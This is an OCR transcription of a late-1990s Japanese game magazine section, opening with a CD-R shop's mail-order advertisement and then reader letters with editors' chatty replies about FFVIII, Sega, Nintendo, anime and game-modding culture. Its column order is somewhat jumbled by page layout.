まず、お電話もしくはFAXにて商品の在庫・価格をご確認下さい。お支払い方法は商品到着時にお支払いいただく代金引換になっております。商品の代金の他に送料（別途参照）と代引手数料¥500がかかります。

■通信販売は秋葉原店のみです。■上記の価格は消費税込みです。

●送料一覧表

関東・信越・東海・北陸・関西	¥700
東北・中国・四国	¥800
北海道・九州	¥900
沖縄	¥2,000

●在庫がない商品はお届けするのに時間がかかる場合がありますので、あらかじめお電話にて在庫状況をご確認下さい。●価格は変更になる場合がありますのでご注意下さい。●一度お買い上げいただいた商品の返品および発注後のキャンセル・変更は出来ません。但し配送時に生じた破損・メーカーの設計ミス不良の場合には新品と交換致します。●製品によっては一部のソフト・ハードに対応できないものがあります。

東京・秋葉原店

東京都千代田区外神田3-10-3 イサミヤ第一ビル1F

大阪・日本橋店

大阪市浪速区日本橋5-12-5 三輪ビル6F

Internet CD-R Pro Shop
ESPERANSA

CD-Rのことならおまかせ
インターネットCD-Rプロショップ
エスペランサ

http://www.landport.co.jp/esp

MP3 イントロパック Studio Unreal
使える！かんたん！MP3再生・変換ソフトウェア for Windows95/98/NT

エスペランサダイレクトプライス
~~¥5,800~~→¥5,500（税別）


従来のエンコード時間を1/3～1/7に短縮。CDからダイレクトエンコードが可能。簡単に音楽CDやLP、テープ等のアナログ音源を高速変換し、データサイズを1/10程度に圧縮、さらに再生まで行えるMP3の総合パッケージ。
このソフトウエアー一つでMP3に関するすべてが可能です。

エスペランサダイレクトプライス
~~¥3,800~~→¥3,500（税別）

MP3アルバム化計画
MP3管理ツールソフトウェア for Windows95/98/NT

パソコン上に氾濫するMP3データを「ファイル単位で」、「フォルダ単位で」、「アルバム単位で」、「好きな曲単位で」、「大容量メディア単位で」、「楽しく」、「簡単」に管理するために作られた統合ユーティリティーソフトウエアです。

http://www.landport.co.jp/mp3/



ディスクジャグラー
DiscJuggler
エスペランサダイレクトプライス
~~¥14,800~~→¥12,800（税別）

最強のデュプリケートソフトウェアが、遂にパッケージ版で発売。どんなフォーマットもボタン一発で簡単正確にCDをデュプリケート。

CD Mate ¥198,000（税別）

パソコン不要のデュプリケータ「CD Mate」の新製品!!
TEAC CD-R55Sを二台搭載し、イメージから二台同時書き込みを実現。
快適なデュプリケートを行えます。

メディアその他商品も大特価!!

▼CD-Rメディア

三菱 R74N1	¥175
TDK CDR74S	¥182
太陽誘電 CD-R74TY	¥188
RITEK CDR74S	¥129
74+α（79分メディア）	¥259
その他多数	

▼CD－Rドライブ

Carabelle CDR820EX	¥49,000 オススメ!!

▼ライティングソフトウェア

CDRWIN(DAO)	¥7,600

▼その他

CDストンパー	¥7,800

OHDEN MP-555

¥53,000（税別）

キャノン BJC-250をベースにしたマルチプリンタ。
普通のカラープリンタ(720dpi)として使用できるだけでなく、CD印刷キットを接続することで盤面プリンタとしても使用可能。

ご注文はお電話やFAXでもお受けしております
〒101-0021 東京都千代田区外神田2-2-19 MKビル4F
esp@landport.co.jp TEL:03-3258-1088 FAX:03-3258-1089
営業時間/月曜～金曜:午前10時～午後6時
土曜:午後12時～午後6時 定休日/日曜祝祭日

振込先:さくら銀行 新宿新都心支店 普通口座 6122020 エスペランサ
（振込手数料はお客様負担。入金確認後、商品を発送または代引発送）

Internet CD-R Pro Shop
エスペランサ
ESPERANSA

㊝と読者のTalk2Talk

GL User's Room

お便り、イラスト待っています!!

㊝『FFⅧ』で、睡眠時間が削られまくった㊝です。MOD-CHIPが付いていると、正規版のCD-ROMでも動かないという現象には腹立ちましたよね。ユーザー無視ぶりにもほどがあります。

㊟改造コードではずれたからいいようなものの…「おごるメーカー久しからず」の法則が適用されるのは間違いないな。

㊝攻略本の完全版は3月末に発売だそうで…。ネットにアクセスできない人は、だいぶ苦労したのではないでしょうか。

㊟「イデアの家ってどこにあるんですか?」とか何度か掲示板でみかけたな。まぁいろいろとマップを迷うのもRPGの醍醐味っスよ。

㊝といいながら、すぐさま「ザコ敵でない」のコードを入力したのは誰ですか?

㊟だってエンカウント率高すぎるじゃん。しかもドローばっかしないといけないし…。

㊝戦闘シーンはちょっとパワーダウンでしょうかね。それでは、今月も元気よくTalk 2 Talkいってみましょう!!

『FF Ⅷ』ってやっぱすごい!!


ほかのゲームとは次元が違う感じです。みんな「マップが見にくい〜」とか「シナリオが一本道じゃん」などとなんだかんだ言ってますが、それだけ多くの人をTV画面に向かわせたわけだからすごいことだと思います。語り尽くされた感じもしますが、ムービーの美しさは半端じゃないですし(個人的に、戦闘場面の演出がより派手になったのが好感触)。

神奈川 街角ファイッタァ

㊝この号が出るころが、ちょうど卒業式だったり、桜の開花予想日なんかが発表されているころでしょうか。

㊟新しい世界へ飛び込むのに希望と同時に不安を感じたりする微妙な時期だよな。


三重県 かわぼこ



㊟そうっス!! どしどしゲーム改造ができるということだな。そんなあなたにGL別冊「レベル100になる本1999」よろしく!!

㊝うわー、あいかわらず露骨に宣伝しますね〜。

茨城県 鳴沢みこと




㊝『卒業』いいゲームでしたね。

㊟さんは5人組のなかで、誰が好きでしたか?

㊟当時久川綾にはまってたんで、中本静ばかり集中的に攻略してた記憶があるっス。

●任天堂はちょっと前のアップル社みたいなオーラが出てきていて好きです。昔は嫌いでしたけど。(神奈川県横浜市/のらくら64) ㊟っていうかちょっと前のア●キーみたいな気がしますけど。某社に合併されてしまったし。最近怪しげなオーラを出してる会社って多くなってきましたね。

滋賀県　クワーク



㊢ラブリーなコスプレっスね。1度倒れたら、起きあがるのが苦しそうではあるが。
㊍うしろの巨大ドリキャスも作るのたいへんそうですが、誰か挑戦してほしいものですね。

茨城県　忘れた

ドリキャスの渦巻きを青くしたら、茨城県のマークやんけ！

㊍アフリカの小国あたりの国旗にもありそうですな。今度探してみようかな。

東京都　イクスェス

「女神様」ものが好きな人には、おすすめです。

㊢林家ペーというとバーディソフトを思い出すっス。メイロンさんはいま何をしているんだろうか？

SEGAパートナーズ

追伸　でも、マップが切り替わったときにバックすると、元に戻っちゃうのが悲しかったかも。
（埼玉県志木市/中華帝國の野望）

㊍全体的にパワーダウンした感じが否めませんが、凡百のソフトが束になってかかってもかなわない大スケールですよね。㊢さんはどうでした?
㊢とりあえず、セルフィがライブラを使用しても縦回転しないのは許せん!!
㊍…つまらないところに突っ込みますね。
㊢『FFⅧ』を購入した男子全員が納得していないぞ、あれは。まぁ3月末に出るGL別冊「レベル100になる本1999」には、強制回転のコードが載るらしいが（さりげなく宣伝）。

㊍全然さりげなくないじゃないですか。あと、先月CD-ROM付きとお知らせしましたが、諸般の事情により、見送られました。価格据え置きで、大幅ボリュームアップです。


『サクラ大戦』がゲームボーイカラーで

出る!!　某F通のスクープでこの内容を知ったときは、超絶ビックリ。なんでセガのソフトが、任天堂のハードで出るの?　『コラムス』も出るっていうし…。『テトリス』以降積年の恨みはいずこに?

ゲームをやる側からいえば、そりゃあプラットフォームに縛られずにおもしろいソフトが遊べるのが1番なんだが…。セガの入交社長は、ホームペ

任天堂ファンクラブ

三重県　伊賀忍深山



㊍初年度の販売台数が200万台以上だったんですよね。
㊢あんまり出足がよかったんで、「今後、すべてディスクでソフトを供給する」ってなことを当時言ってたなあ。

埼玉県　ミュウっち

㊍任天堂が格闘ゲームを作るとはちょっぴり意外でした。まぁ中身はほのぼの路線ですが。
㊢ピカチュウはヒーローというよりマスコットっスかね。サトシじゃちょっと弱いし…。


京都府　SUMIやん

㊍「量より質」の任天堂。よくもわるくも、山内社長の豪腕で持っているところが今後、どう影響するのか個人的に気になります。
㊢現場の人間を生かすも殺すも経営者しだいってとこがあるもんな。

●地元でネオジオCD-2を20,000円で買い、秋葉原で23,000円で売った。ラッキー!!（東京都日野市/元置き引き魔）　㊢たしかにハード関係だと転売できる可能性もありますね。でも、日野から秋葉原って往復すると1,500円を超えてしまうのでは。最終的には高く売れたっていう気分の問題?

プレステファンクラブ


石川県 KYOPA



編品薄のころは、1個1万円で売れたとか…。ソニーの商品開発力はすごいですね。

偏でも『ポケットムムー』に新型プロテクトをかけるし…。やりかたが好きになれないんだよな。

滋賀県 うえも



編春のゲームショウで、モックアップの展示をするのでしょうか? 楽しみです。

偏こち亀は一時期の情報誌ノリがすっかりなくなってイマイチ…。まぁ旬を過ぎると辛いネタだが。

北海道 ノエル

編もスーファミ最後の『Ⅵ』はおもしろかったんで、推します。個人的に『Ⅶ』『Ⅷ』とちょっと下降気味です。

偏クラウド、スコールの次は南米の熱い風サンタナっスかね。

奈良県 つかはち丸太


編できがいいですよね。さすが、ゲームはナムコですか。

偏でも、ついボーナスディスクのハイスペックバージョンのほうで遊んでしまうよな。やっぱハイレゾはキレイだわ。

編経営危機説も聞こえるヒューマンですが、チャレンジブルなタイトルをまた出しますなぁ。

偏3月になると、ゲーム学校の入学金で潤うらしいから、大丈夫じゃないんスか。

宮城県 戸神鏡志郎



ージで「マリーガルの香山氏には『ドリームキャストにつなげること』という条件を付けたはずですがね」と反論するし。どんな決着が着くのだろうか? 目が離せないっス。

(埼玉県川口市/hayasegawa)

編過去にファミコンで『アフターバーナー』や『ファンタジーゾーン』が発売されたことがありましたけど、今回はどうなるんでしょうか?

偏ファミコンの『アフターバーナー』はできが悪すぎなんで、あまり影響なかったかと…。しかし、しゃべらないうえにムービーもない『サクラ大戦』を出してもしかたがないような気がするっス。

編なんか、ミニゲーム集になるという噂もありますけど?

偏本編あってのミニゲームだから…厳しいんじゃないっスか。

ゲイツ氏が33億ドル寄付

したそうですね。さすが世界一の富豪。しかし、税金対策のため自前の慈善団体(ビルゲイツ財団とゲイツ学習財団)に寄付しているってとこが、またゲイツ氏らしい…。でもまぁ、どんな金でもそれで健康問題で苦しむ人が助かったり、貧困地域の図書館にコンピュータが入ったり(ってもっと効果的な慈善活動はないのか?)するのはいいことだと思いました。

(千葉県松戸市/人面両生類ケエル)

編日本円に直すと3,700億円あまりも慈善事業に寄付したわけですね。でも個人資産5兆9,000億円から見たら、微々たるものでしょうか。ほかにマイクロソフトの自社株だけで9兆円分も所有しているそうですし。

偏しかしまぁ、ビルGはケタ違いの金持ちだよな。司法省とソフトの抱き合わせ販売で争ったり、Linuxのシェアが伸びたりで、マイクロソフトも昔ほど勢いがないはずなのに…。

編でも、そんなにお金があってもしようがないような気がしますね。みんなに「あいつ10兆円持ってるぜ」と知られてると、ボディーガードを雇ったりたいへんです。そんな大金より、人に知られていない10億円のほうがありがたいのではないでしょうか(笑)。

●ゲームボーイのセーブデータがよく消える。パソコンで保存できるような夢の機械があったらいいな…。(東京都調布市/KATAROHI) 編香港には"ドクターV64ジュニア"っていうゲームボーイのデータが保存できるマシンがあるみたい。もちろんノーライセンス品だけどね。

山形県　たなご

㊥連載中の原作がネタに困っているような感じなんで続けるのはどうかと…。
㊦月野ちゃんとか花野ちゃんメインのサイドストーリーなんかだといいんじゃないっスか。

北海道　狗畜生

ふにゅふにゅ、あのね、がくぶちしょうをねらっていたの、ふにゅーなくなっちゃったぁ。

㊥なんでなくしたんですか?
㊦だって、みんなウマイんだもん。

兵庫県　うごつろひ

㊥主人公がやっちゃうまんがってすごいですね。
㊦古くから名作と呼ばれている作品では逃げずにやっているぞ。「めぞん一刻」とか「パタリロ」とか。「パタリロ」は男同士だが…。

アニメフリートーク

大阪の「シェンムー」発表会に

行ってきました。2時間狭いイスに座らされて、豪華なお土産をもらってきただけでした。こんなのに金使うより、ソフトの開発予算を増やしたほうがよっぽどユーザーは喜ぶと思います。

（大阪府守口市/サッド痔にアス）

㊥リアルタイムで描かれるポリゴン箱庭世界が作り込まれるのは、セガの力の入れ具合から見て間違いないでしょう。問題は、登場するキャラが魅力的かどうかでしょうか。
㊦実写チックで、ちょっと「華」がないのが不満だよな。シェンファがどのくらいの層に受け入れられるかが、1つの目安になりそう。

パソコン初心者のための変換式

PC-9801=ファミコン
PC-9821＝スーファミ
Mac=サターン
Windows＝プレステ
PC98NX＝N64
iMac＝ドリキャス
（番外編）
ピピン@マーク=PC-FX

GLでんごんば〜ん

香川県　ぱぺろー

㊥読者様の造詣の深さには感服するばかりです。
㊦しかし、昔の裏技って、本当に裏技だよな。時間が経ったらメーカーから発表される類のものはやっぱりいまひとつな感じ。

埼玉県　情緒不安定腐食

'98年最後にエロ本を買い、99年元旦にメガドライブを買った僕は漢ですか?

㊥ええっ、時代に逆行するナイスガイと認定します。

愛知県　玉三郎

㊥絵のうまさって、なかなか定義できないですよね。いわゆる下手ウマ系な人もいますし。
㊦勢いで勝負したり、濃い内容が売りだったりハガキはその人の持ち味が肝心だよな。

●うちのクラス40人中ゲーラボを知っている人9人、うち買っている人3人。これは多いほうでしょうか?（高知県高知市/当方腐敗）㊥買ってる人が少ないような気が。それより、同郷の㊦としてはどこの書店で手に入れたのか気になります。金工堂、それともBooksウィル?

広島県　やんまん

㊞ふと思ったんですが、藤子不二雄って略すると「FF」になるんですよね。
㊝おおっ、最近話題な大作RPGと意外な共通点が…。人気の秘密はこんなところにあったのか!?

㊞ほのぼのとした藤子不二雄ワールドの、隠された暗黒面を見た思いがします。
㊝なんかこう藤子作品って、裏側に人間の欲深さや業の深さが垣間みえる気がするよな。

㊝大山のぶ代って、ドラえもんの3代めだって知ってた?
㊞えっ、そうなの?
㊝2代めは鉄郎や孫悟空でおなじみの野沢雅子。初代は富田耕生なんだそうっス。

藤子不二雄WORLD

MSX＝セガマークⅢ
MSX2＝マスターシステム
個人的にはこんな感じになりました。
（東京都足立区/ぼくも星人）


㊞おーっ、うまいこと当てはまるもんですなぁ。「Mac＝サターン、Windows＝プレステ」なんてわかりやすいですよね。Macもサターンもそれぞれのライバルに先行しながら、現在は…ってなとこまで共通しています。
㊝CPUも68000が共に使用されてるしな。

韓国へ行ってきました。

龍山の電気街、明洞の市場などへ行ってきましたが、なんか秋葉原や築地のアメ横みたいで「外国へ行った!」という気があまりしなかったです。ブランド品が安いなと思ったらコピー品。どこかで見かけたゲームが安くコピーされて売られていたりして、アジアパワーをまざまざと見せつけられました。
追伸　『M.A.M.E.』のCD-ROMが1枚2万ウォン（日本円で2,000円くらい）でした。
（愛知県知多郡/四谷言成）

㊞アジアの電脳街には、海賊版が多いですよね。ROMイメージ付きエミュも定番化しました。


シリーズもののコーナー



三重県　伊賀忍深山

㊞ファ●マガですね(笑)。2コンに「オプション」と叫んでバリヤを付けるといくつも付くとか。
㊝1Pと2P同時に死ぬと255機ってのは、いくらなんでもウソだろうと思うと本当だったり(爆)。

東京都　あいきち
誰かこのシリーズ続けてくれ!



㊞すごい。ゲームラボマンって、こんなところにまで出演していたんですなぁ。
㊝「マニアックでGo!」って語感がいいな。コーナー名にしよっと。

神奈川県　ヘボス

㊞セガのアーケードゲームでありましたなぁ。肩組んで夕日を指さすエンディングでしたっけ。名作かどうかは…。
㊝「あの娘とスキャンダル」なら知っているんだが…。

●よく雑誌に載っているコスプレの写真はなんだか下ネタっぽいものばっかし…。やってる人(女性)はどういう意味で人気なのか知っているのかなぁ? （福岡県田川市/吉永　隆史）㊞たぶん十中八九どういう意味で人気があるか知らないでしょう。かわいいからやってるって感じじゃないの。

北海道　月読

㊟ちょっと大味な感じのアーケード版『ジョジョ』ですが、雰囲気は出てましたね。
㊦第2部では「ナチスの科学は世界一イイイイ」っていうあの人が出ないとダメっしょ。

北海道　月読

㊟時を止められたら、おもしろいですよね。ゲーム業界の裏事情なんか調べられ放題。
㊦第3部というと、ポーカーゲームの名対決を思い出すっス。あれは燃えたな。

北海道　麗

㊟プチャラティって、実際にいそうな顔つきなんで親しみがわきますよね。
㊦昨年末のコミケでそっくりさんを見たぞ。ちなみに承太郎とスタープラチナコンビも見た。

ロマンホラー真紅の秘伝説

㊦メーカーも「プロテクト解除装置禁止」とか「中古撲滅」なんてやるより、アジアの海賊版を取り締まるほうが先決なんじゃないっスかね。

この前、友人と大阪の日本橋に

行ったら、でんでんタウンにある「スーパーポ○ト」という店に『真説しあわせうさぎf』の中古ソフトが20本近く売られてました。ちなみに、値段は3,680円でした。

（京都府京都市/ヨゴレンジャー青）

㊟「スーパーポテ○」はいい店ですよね。でんでんタウンでレアモノを安価で入手しようと思ったら、まずはここですよね。
㊦おおっ、もう誌面が尽きたっス。それでは、また来月も読んでくださいね〜。

東京都　ベイダー

最近はコミックマスターJというマンガを読んでます。㊟さんは知ってますか？

㊟コミックマスターJは知りませんがDTMはいろいろと許可が必要なんで…。

群馬県　M・セロ

㊟「大人気」いい言葉ですね（笑）。M・セロさんのクラスでは、どのコーナーや特集が話題になっていますか？　やはりゲーム改造コード集でしょうか？

神奈川県　ヘボス

㊟あってもおかしくないサービスですよね。
㊦デジタル衛星放送がPC用データの送信をするらしいぞ。やはり「空からゲームが降ってくる」と言うのだろうか…。

初投稿です。初めて買ってみたら、知ってる人が数名（笑）…。世のなかってせまいっス。


三重県　ともこざる

㊦せまいっスよね。広がりを求めるなら海外進出か？

神奈川県　ヘボス

㊟変に知名度があがってしまったデス。様ですが、全般的に高値ですよね。1万円で売っていたところもあったそうで…。
㊦なんか間違っているよな。

●「ゲーム王国」はなぜ見ているとあんなに恥ずかしいんだろう。（山口県下関市/馬関人）　㊟司会者に1番の問題があるよな。でも「64マリオスタジアム」が消えても生き残ってるんだから需要はあるんでしょう。でもなんであの会社がスポンサーになれるのっていうのが多い気はしますな。



兵庫県　大谷　覚

㊝ナッシュ派ですね。初代のガイルは非道すぎましたから。端でソニックばかりとか(笑)。
㊛ハード性能でアドバンテージがあるサターン版とドリキャス版の『ZERO3』が待ち遠しいっス。

大阪府　ヒデモン


㊝たしかに、研究に従事している人っていえばこんなイメージがありますね。
㊛それでは誰も喜ばないってのが美形汎らんの理由だよな。「るろ剣」の外印さんも老人だったばかりに人気ガタ落ち…。

大阪府　AAC

㊝ネットでひそかにブームな「BM98」ですが、作者が制作を止めたり、誰かが引き継いだりいろいろですなぁ。
㊛「DDR」もあるよな。いま現在(2月中旬)は、音が鳴らないけどすごいっス。

宮城県　死語愛好会会長

㊝新システムを引っさげて、元祖ダンスゲーの続編が出ますね。いつ発売でしたっけ?
㊛4月22日㈭が発売予定になっているようだな。まだちょっと先の話だが、出るのが待ち遠しいっスね。



千葉県　NOMU

㊝この一事を見るだけで、定価販売ってごう慢だと思いますよね。ゲーム業界の健全な発達には、市場原理を取り入れるしかないでしょう。中古をいじめている場合じゃありません。

神奈川県　もんちゃ部隊

㊝弟さんの判断は賢明だったかと…。クソゲーは、金出してまでやるもんじゃないですよ。
㊛でも「里見の謎」の2トラックめにオマケが入っているとか聞くとちょっち気になったり…。

千葉県　フック64

㊝GLって、毎号変わりダネピカチュウが掲載されているような気がしますね。アルチュウとかラボチューとか。
㊛今月のGLギャラリーには、イノチュウが載っているっスよ。

埼玉県　HI-KICK本


㊝うーむ、いつも無理を聞いてもらうほうなんで(汗)。ドキッとしますなぁ。
㊛毎回、本を出し終わったあとに今度は無理なことを言わないぞっとか思うんだけどな(爆)。精進します。

京都府　広輪　凪

㊝リースは、攻撃力はあるし、回復もできるし、補助魔法も便利だしと使いやすいキャラでしたね。
㊛最強のパーティを作るには欠かせないっス。でもオレはシャルロット使い…。

●ゲーラボ買い続けて1年と2か月。投稿用のハガキがタダとは知らなかった。(愛知県春日井市/クラブのカニミソ) ㊝アンケートもタダだし、投稿もタダなので、どんどん送ってほしいのココロ。送ってくれたハガキは編集部全員で回覧してるから、どんなことでもいいから送ってね。

GL User's Room



静岡県　ブラック湖東

編『To Heart』アニメ版どうですか？　とりあえず「絵柄が違う」とは誰もが思う事実だそうですが…。
偏絵柄を似せるのは難しいんで、個人的にはテンポとテンションを重要視したいっス。

群馬県　神楽蒼史

偏ネットでみかけたんだけど、巫女さん好きのオフ会とかあるんだってな。ちなみに場所は、明治神宮など神社関係だそうな。
編売店とかに本物がけっこういますもんね。

福島県　いのっち

編おっしゃるとおりです。編もたまには家に帰りたいと思う今日このごろ…。
偏さすがにフロが恋しくなってきたっスよ。編集部の隣で温泉が突然沸いたりしないんすかね。

東京都　かせきらいたあ

調子の悪かったパソコンにOSを入れ直したら、やたらすっきりした。新しいパソコンを買ったような気分になりました。
編やっぱ元から原因を絶たないとダメですな。とくにゲイツ窓は。

大阪府　くんくん

編うーん、サーチってじつは笑っちゃうほど簡単だったりしますよ。いままでパソコンを買うのがネックだったんですが、とうとうPAR3やX-Tproからはパソコンなしでプレステのサーチもできますし。Let's try.!!

山梨県　マサくん

偏今後ひたすら待ち続けると、少子化傾向にあるから定員割れした大学にすんなり入れるのでは？
編そんな悠長な…。しかし、日本の大学も入るのを難しくしないで、出るのを難しくして欲しいものですなぁ。

神奈川県　みかづきないと

編ゲームソフトにも当てはまりますよね。やり始めはいい感じで、後半になってくるとダレてくるゲームって多いですよね。
偏『ソ●ックアドベンチャー』とかな。制作期間が押してくると手がまわらないんだろうな。

福岡県　シロ

リーフの新作『コミックパーティ』はおもしろそうですよね。同人誌の勉強にもなるのか？
編ニッチなユーザー層を狙ってきましたが、できばえはいかに？

東京都　菜方柾津

編忙しいときはゲームボーイですよね。重宝しています。
偏最近のゲームで100万本越えたソフトって、『FFⅧ』以外はみんなゲームボーイ用ソフトだしな。
編『チョコボ2』がミリオンいかないんですからねぇ。

●これからNintendo64はマリオとポケモンをたくさん出すみたいだ。でも、もっとほかの新しいことにチャレンジすれば…。(埼玉県川口市/宮原慎太郎) 編キャラクターで食っていくうまみを知るとやめられませんから。ソフトの回転率が早いだけに、そうしないとつらいんでしょう。

千葉県　海月

㊢デスコに行ったら、暗闇でパンツが光ってて、ビックリ。
㊝あー、蛍光素材のパンツがありますよね。スケルトン(笑)もあるし、プロテクト付きもあるし(爆)なんかゲームマシンと似てます。

埼玉県　サスケ

㊢お嬢さん～、暇ならぼくと男女でしかできない体を使った楽しいことしない?
㊝いきなりオジサンモード全開ですね。なにをやるんですか?
㊢ミックスダブルのテニス。

香川県　M・M・オットー

㊝「綾波入っています」って感じですね(笑)。さすがキャラで売るSNK!!　あざとい…。
㊢ムーンスラッシャーを出すから月とも関係あるしな（ってちょっと苦しい）。

美少女トーク

神奈川県　猫丸ユキノ


㊝祝!!　復活＆投稿再開。しかし、粉砕骨折とは、これまた大けがでしたね。
㊢カラーもモノクロも今後ともよろしく!!　GLギャラリーで毎号出している「今月のお題」もよろしくっス。

P.T.T.Pがちらほらと増えているようでうれしいかぎりです。ミナサマどんどんハガキのすみにP.T.T.Pと書きませう。

埼玉県　P・T・T・P/CHY-SAN

㊝絶えず水滴を垂らせば岩も穴が空きます。続けることが重要。

宮城県　一週間断食




㊝ちょうど合格するころに、攻略本が出そろうころだから、おあずけしておいたほうが得かもしれません。
㊢おあずけしておくと、いじわるな友人にネタバラシされる危険があるぞ。

香川県　天上台

㊝エンディングですか…。前作『ファイナルファンタジーⅦ』は、ちょっと内容がよくわかりませんでしたよね。
㊢今回は…。まぁネタバレは避けておかんと(笑)。しかし、ネタかぶってるよな。

埼玉県　ミルクエリア



㊝命の大切さをいまのうちからたたき込んでおいてください。

香川県　CPUは486/ネジは食べられません。

㊝「EAT・MAN」復活するとは思いませんでしたね。
㊢「エルフを狩るモノたち」も「2」が出たよな（ってあれは途中で終わったからかもしれんが）。ぜひ「TRIGUN」も復活して欲しいっスね。

●「ペプシマン」のゲームが出るみたいですけど、ほんとに大丈夫?? （広島県廿日市市/炭酸野郎）　㊝完全に時期を逸してしまいましたな。業界ではもはや当然のことなのかもしれませんが…。某誌の記事を見るたびに“ゲーム会社ってほんとたいへんだよな”と思わずにはいられません。

㊞と読者の萌える穴!!2

国道　魁ノ男汁

㊞4月からは、オープニング曲・エンディング曲が新しくなるというところにけっこう期待。3月22日のさくらフェスティバルも外せないっス。

体内　魁ノ男汁

㊝なるほど、男汁さんのイラストはシリーズになっていたんですか。

㊝12月号の萌える穴と、2月号のカラーページっスね。

長野県　Executioner

㊝うーむ。当コーナーでもペンネーム間違ったりしているんで…。苦情は「㊞さん名前間違えないで係」まで。

㊞オッ、オレだけの責任!?

今月のさくらちゃん

㊞先月クソゲー星人たちに埋められてしまった萌える穴だが、めげずにふっか〜つ!!　読者アンケートで萌える穴に負けているからって、八つ当たりしおって…。

㊝票が入っているのはTalk2Talkで、萌える穴ではないのでは?

㊞そういう仮説もあるようだな。とりあえず、また埋められないように(爆)萌える穴あてにお便りたくさんプリーズ!!

㊝萌える穴を埋め立てたい人は、クソゲー星人にお便りしてね。

㊞あんた、どっちの味方だ〜!!

㊝もちろん読者の味方です。

㊞うわー、勝ち馬に乗ろうとする魂胆がみえみえ…。

●この間、習字の展覧会に行ったんだけど、「萌」って名前の子、多いですねえ。まじまじと見ると、けっこうかわいい漢字ですね。

(京都府京都市/HI3GD)

㊞うむうむ。やっぱ漢字は表意文字だから奥が深いし、形も世界有数の美しさだよな。英語で工夫して「MoE」や「mOe」にしてもちょっと感じが伝わらないよな。

●GL2月号の名場面レポートで『玉繭』と『幻水2』のキャラの名前が…。これって㊞さんがやったの?　爆笑してしまいました。

(愛知県名古屋市/玉三郎)

㊝そんなことをする人間は当編集部には1人しかいません。


㊞昔は名前欄に「歌はいいねぇ」とか書く人がいたじゃないっスか。あれは俺じゃないっスよ。ほかにもペンネームが「然気バサヲ」な人とか…。

●「さくら」と聞いて思い浮かべるキャラで判断する人となり。
春日野さくら→格ゲー好き
真宮寺さくら→萌えゲーマー
木之本さくら→アニメ萌え
校医のサクラ先生→うる星ファン

(東京都八王子市/H・Wiz)

㊞さくらと聞いて、寅さんを思い浮かべるのが一般人っスかね。

●某「リカちゃん」を見た。あれっ?　いま、スカートのなかから白いものが見えたような…。その



三重県　伊賀忍深山

㊞ワハハハッ…。うまい。「キャプテン翼」のオープニングを知っている人にはたまらんね。

㊝なにげに描かれている、さくらんぼを舌で転がす花京院もいいですなぁ。

茨城県　ミヤ氏

㊞はい(爆)。㊞は「さすがの猿飛」というコミック(アニメ版もある)に出てくる「神風の術」というスカートめくり技を地上最強の技と信じて疑ってないっス。

群馬県　セレネ

㊝プレステ版でタイトルに「ONE」って付かないのは、やっぱりカプコンが同名で出すからなんですかね。

㊞「うちはオネって読むので」と言えばとおったかも。

●"なんでポリゴンにしたんだろう"ってゲーム多くないですか?　(大分県津久見市/アレッシー最高)　㊞プレステが登場したときからいわれまくってきた言葉です。世のなかには"なぜ""どうして"といった疑問が山のようにあります。㊞も日々自問してますが、見えてくる答えは…。

京都府　鶏小屋

